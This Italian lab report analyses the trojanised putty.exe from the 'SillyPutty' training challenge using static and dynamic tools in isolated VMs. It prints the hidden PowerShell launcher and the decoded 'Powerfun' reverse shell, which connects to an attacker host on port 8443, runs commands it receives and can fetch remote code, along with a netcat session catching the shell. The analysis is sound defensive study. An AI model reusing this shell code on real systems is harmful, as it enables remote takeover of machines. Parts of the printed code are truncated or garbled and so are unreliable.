

Report challenge "SillyPutty"

Autore: Gabriele Zotta

Data: 19/03/2024 - 20/03/2024

Introduzione

Con questo report descrivo come ho affrontato la challenge "SillyPutty" disponibile al seguente link: https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/1-3.Challenge-SillyPutty

La richiesta è la seguente:

"Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

Objective

Perform basic static and basic dynamic analysis on this malware sample and extract facts about the malware's behavior."

Informazioni generali

Per lo scopo saranno usate 2 virtual machine configurate nel seguente modo:

- La prima ha installato Windows 10 Enterprise Evaluation e Flare-VM (una raccolta di script di
 installazione software per sistemi Windows che consente di configurare e gestire facilmente un
 ambiente di reverse engineering su una VM).
- La seconda ha installato la distribuzione REMnux, la quale contiene strumenti utili per l'analisi dei malware.
- Le VM sono nella stessa rete, isolate da Internet.

Tool e software usati:


- PE-bear
- Floss
- Inetsim
- Procmon

- Wireshark
- Netcat
- CyberChief

Informazioni sul file:

Nome del file	putty.exe
Dimensione del file	1545216 bytes
Tipo del file	Eseguibile, GUI
MD5	334A10500FEB0F3444BF2E86AB2E76DA
SHA1	c6a97b63fbd970984b95ae79a2b2aef5749ee463
SHA256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
Architettura	32 bit

Il controllo su <u>virustotal.com</u> indica che sia un trojan riconosciuto dalla maggioranza dei security vendors.



https://www.virustotal.com/gui/file/0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83/detection

Analisi statica di base

Dall'analisi delle stringhe con floss si ottengono numerose stringhe (+20.000) usate dal programma Putty, eventuali stringhe correlate al software malevolo sono quindi difficilmente individuabili.

Alcune stringhe segnalate trovate tramite pestudio:

ascii			flag (152)	label (2255)	group (22)	technique (16)	value
	27	section:.rdata	x	-	data-exchange	-	GetNamedPipeClientProcessId
iscii	26	section:.rdata	x	import	security	T1134 Access Token Manipulation	SetSecurityDescriptorOwner
scii	26	section:.rdata	x	import	security	T1134 Access Token Manipulation	SetSecurityDescriptorOwner
scii	26	section:.idata	x	import	security	T1134 Access Token Manipulation	SetSecurityDescriptorOwner
scii	25	section:.rdata	×	import	security	T1134 Access Token Manipulation	SetSecurityDescriptorDacl
escii	25	section:.idata	×	import	security	T1134 Access Token Manipulation	SetSecurityDescriptorDacl
scii	25	section:.rdata	x	-	security	T1134 Access Token Manipulation	InitializeSecurityContext
ascii	24	section:.rdata	x	import	security	-	AllocateAndInitializeSid
ascii	24	section:.idata	×	import	security	-	AllocateAndInitializeSid
scii	24	section:.rdata	×	-	dynamic-library	-	SetDefaultDIIDirectories
scii	24	section:.rdata	×	-	desktop		GetUserObjectInformation
scii	24	section:.rdata	×	-	crypto obfuscation	T1134 Access Token Manipulation	AcquireCredentialsHandle
scii	23	section:.rdata	x	-	desktop	- '	GetProcessWindowStation
scii	23	section:.rdata	x	import	data-exchange	T1115 Clipboard Data	RegisterClipboardFormat
ascii	23	section:.idata	x	import	data-exchange	T1115 Clipboard Data	RegisterClipboardFormat
scii	22	section:.rdata	x	-	security	T1134 Access Token Manipulation	QueryContextAttributes
scii	22	section:.rdata	x	import	reconnaissance	-	GetEnvironmentVariable
scii	22	section:.idata	x	import	reconnaissance		GetEnvironmentVariable
iscii	22	section:.rdata	x	import	execution	-	SetEnvironmentVariable
iscii	22	section:.idata	x	import	execution	-	SetEnvironmentVariable
scii	21	section:.rdata	×	-	security	T1134 Access Token Manipulation	DeleteSecurityContext
iscii	21	section:.rdata	×	import	execution	-	GetEnvironmentStrings
scii	21	section:.idata	×	import	execution		GetEnvironmentStrings
scii	21	section:.rdata	×	-	crypto obfuscation	T1134 Access Token Manipulation	FreeCredentialsHandle
scii	20	section:.rdata	×		network	-	WSAEnumNetworkEvents
scii	20	section:.rdata	×	import	-	-	SystemParametersInfo
scii	20	section:.idata	×	import	-	-	SystemParametersInfo
iscii	19	section:.rdata	x	import	windowing	T1010 Window Discovery	GetForegroundWindow
iscii	19	section:.idata	×	import	windowing	T1010 Window Discovery	GetForegroundWindow
escii	19	section:.rdata	x	-	windowing	-	EnumDisplayMonitors
scii	19	section:.rdata	x	import	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
scii	19	section:.idata	x	import	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
scii	19	section:.rdata	x	-	crypto obfuscation	T1027 Obfuscated Files or Information	CryptReleaseContext
scii	19	section:.rdata	x	-	crypto obfuscation	T1027 Obfuscated Files or Information	CryptAcquireContext
scii	19	section:.rdata	×	import	-	-	SetCurrentDirectory
scii	19	section:.idata	x	import			SetCurrentDirectory
scii	18	section:.rdata	×	-	reconnaissance		EnumDisplayDevices
scii	18	section:.rdata	x		network		WSAAddressToString
scii	18	section:.rdata	x	import	memory		GlobalMemoryStatus
scii	18	section:.idata	×	import	memory		GlobalMemoryStatus
scii	18	section:.rdata	×	import	execution	T1057 Process Discovery	GetCurrentThreadId
escii	18	section:.idata	x	import	execution	T1057 Process Discovery	GetCurrentThreadId
ascii	18	section:.rdata	×	шроц	crypto obfuscation	- Process Discovery	CryptProtectMemory

Per l'analisi delle chiamate API vale la stessa cosa detta prima: queste API potrebbero essere usate in modo legittimo dall'applicazione stessa.



Importazioni su pestudio

Il file non sembra essere compresso dato che la raw size e la virtual size sono molto simili.

```
raw-size (1544192 bytes)
virtual-address
virtual-size (1555239 bytes)
```

pestudio

Analisi dinamica di base senza Inetsim

Appena si avvia il programma compare una finestra powershell che scompare dopo un breve istante, e il consono programma Putty.

Questo è mostrato anche dall'albero dei processi di Procmon.



La finestra powershell è avviata con il seguente comando:

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
   System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
    System.IO.MemoryStream(,[System.Convert]::FromBase64String
('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
4EFrLMV2R55pGH1LUut29g3EvE6t8wj1
+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QH1Z2pW2WKkO/ofzChNyZ/ytiWYs
Fe OCtyIT1N05j9suHDz+dGhK1qdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/G1yJa5QkTxEfXLdK/hLya0wCdeeCF2pImJC5kFRjachtranger and the substitution of the control of the co
+ U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUK
p04XNCv+iWZqU2UU0y
 +aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5i
loEsODfaYBgqlGnrLpyBh3x9bt
+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G
1XTsxncGJeWG7cvyAHn27HWVp
+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1N1WG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/
+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ
/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm+
 +OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),
[System. IO. Compression. CompressionMode] :: Decompress))). ReadToEnd()))"
```

La stringa in base64 è un file compresso gzip, estraendolo si ottiene questo codice PowerShell:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
```

```
Param(
[String] $Command,
[String]$Sslcon,
[String]$Download
Process {
modules = @()
if ($Command -eq "bind")
{
    $listener = [System.Net.Sockets.TcpListener]8443
    $listener.start()
    $client = $listener.AcceptTcpClient()
}
if ($Command -eq "reverse")
{
   $client = New-Object
   System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",84
}
$stream = $client.GetStream()
if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$
     [Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local"
    stream = sslStream
}
[byte[]]bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running a
+ $env:username + " on " + $env:computername +
  "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes, 0, $sendbytes.Length)
if ($Download -eq "true")
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)|Invoke-Expression
   }
}
$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
$stream.Write($sendbytes, 0, $sendbytes.Length)
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
```

```
$EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
$data = $EncodedText.GetString($bytes,0, $i)
$sendback = (Invoke-Expression -Command $data 2>&1 | Out-String))

$sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
$x = ($error[0] | Out-String)
$error.clear()
$sendback2 = $sendback2 + $x


$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
$listener.Stop()
}
```

Il codice permette all'attaccante di scegliere quale tecnica usare (bind o reverse shell) e se usare il protocollo SSL per crittografare la connessione.


In questo caso l'attaccante usa la modalità reverse shell e il protocollo SSL, come si può vedere dall'ultima istruzione.

La finestra CMD è avviata con il comando "\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1".

Continuando l'analisi con Procmon vengono rilevate una enorme quantità di attività come: creazione di file, eliminazione/creazione di chiavi sul registro...



L'analisi con wireshark mostra delle query DNS per risolvere il dominio bonus2.corporatebonusapplication.local (presente nel precedente codice powershell).




Analisi dinamica di base con Inetsim

Con wireshark e Inetsim è possibile osservare lo scambio di pacchetti DNS e TCP, il programma prova a instaurare una connessione TCP/SSL con il socket bonus2.corporatebonusapplication.local: 8443.



Mettendo in ascolto la porta 8443 con netcat (sull'altra VM) è possibile visualizzare il messaggio mandato dalla reverse shell all'esecuzione, ma essendo impostato per utilizzare SSL il messaggio sarà criptato.

Modificando il codice powershell (impostando il parametro SSL su false) e rimettendo in ascolto netcat è possibile ricevere il messaggio in chiaro.



CyberChef

```
remnux@remnux:~$ nc -nlvp 8443
Listening on 0.0.0.0 8443
Connection received on 10.0.0.4 49772
Windows PowerShell running as user user on PMAT-FLAREVM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Users\user\Desktop>whoami
pmat-flarevm\user
```

Adesso è possibile inviare comandi da eseguire sulla VM infetta e ricevere risposta.

Conclusioni

Nonostante l'analisi statica non abbia fornito informazioni rilevanti, utilizzando l'analisi dinamica di base sono riuscito a capire il funzionamento del malware e a trovare il suo codice malevolo.

Il malware in questione è classificabile come un reverse shell trojan, infatti sfrutta l'applicazione Putty per nascondersi e instaurare una connessione con l'attaccante in ascolto, il quale può poi passare i comandi da fare eseguire alla macchina infetta.